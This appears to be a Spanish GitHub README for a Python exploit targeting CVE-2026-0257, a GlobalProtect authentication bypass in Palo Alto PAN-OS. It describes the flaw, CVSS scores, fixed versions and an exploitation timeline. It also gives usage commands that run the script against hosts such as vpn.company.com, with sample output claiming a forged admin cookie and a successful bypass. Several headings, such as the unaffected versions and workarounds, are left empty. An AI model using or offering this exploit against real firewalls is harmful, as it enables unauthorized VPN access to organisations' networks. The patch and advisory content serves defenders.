 0xredash/cve-2026-0257
Exploit en Python para CVE-2026-0257 que falsifica cookies de anulación de autenticación de GlobalProtect para eludir la autenticación del portal y la puerta de enlace de PAN-OS y establecer acceso VPN no autorizado.


PAN-OS: Vulnerabilidades de omisión de autenticación en GlobalProtect

Omisión de autenticación en el portal y la puerta de enlace de GlobalProtect
CVE-2026-0257 es una vulnerabilidad de omisión de autenticación que afecta a los componentes del portal y la puerta de enlace de GlobalProtect del software PAN-OS de Palo Alto Networks.
Un atacante remoto no autenticado puede eludir las restricciones de seguridad y establecer una conexión VPN no autorizada a los firewalls afectados.
Nota: Panorama y Cloud NGFW no se ven afectados.
| Métrica | Puntuación | Calificación |
|---|---|---|
| CVSS v4.0 | 7.8 / 4.7 | Alta / Media |
| CVSS v3.x | Hasta 9.8 | Crítica |
| Urgencia | MÁXIMA | - |
Vector (ejemplo de CVSS 4.0):
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:H/SI:H/SA:N
Las vulnerabilidades de omisión de autenticación en el portal y la puerta de enlace de GlobalProtect del software PAN-OS® de Palo Alto Networks permiten al atacante eludir las restricciones de seguridad y establecer una conexión VPN no autorizada.
El problema se origina en CWE-565: Confianza en cookies sin validación ni verificación de integridad.
No afectados:
Esta vulnerabilidad requiere la siguiente configuración para ser explotable:
Alto impacto en la confidencialidad e integridad de las redes protegidas.
python3 CVE-2026-0257.py --target vpn.company.com
python3 CVE-2026-0257.py --target 192.168.1.100 --user administrator --verbose
╔══════════════════════════════════════════════════════════════╗
║         CVE-2026-0257 - GlobalProtect Auth Bypass            ║
║               Public Key Cookie Forging Exploit              ║
║                     Author: 0xBlackash                       ║
╚══════════════════════════════════════════════════════════════╝

[*] Connecting to vpn.company.com:443 to extract certificate chain...
   [+] Found 2048-bit RSA key

[*] Forging authentication cookie for user: admin

[1/1] Trying public key...
   Cookie (first 60 chars): eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...

[+] SUCCESS! Authentication Bypass Achieved!
    Username : admin
    Cookie   : eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...
Versiones corregidas (aplicar con urgencia):
| Versión de PAN-OS | Versión corregida |
|---|---|
| 12.1 | ≥ 12.1.4-h6, ≥ 12.1.7 |
| 11.2 | ≥ 11.2.4-h17, ≥ 11.2.7-h14, etc. |
| 11.1 | ≥ 11.1.4-h33, ≥ 11.1.7-h6, etc. |
| 10.2 | ≥ 10.2.7-h34, ≥ 10.2.10-h36, etc. |
Prisma Access también cuenta con las versiones corregidas correspondientes.
Soluciones alternativas inmediatas (si no es posible aplicar el parche):
| Fecha | Evento |
|---|---|
| 2026-05-13 | Publicación del CVE + aviso inicial |
| 2026-05-17 | Explotación observada en la naturaleza |
| 2026-05-29 | Actualización de Palo Alto + incorporación al catálogo KEV de CISA |
| 2026-05-30 | Este informe |
Recomendación: Aplicar el parche de inmediato — tratar como crítico a pesar de la puntuación CVSS base debido a la explotación activa.
Generado al estilo README — 30 de mayo de 2026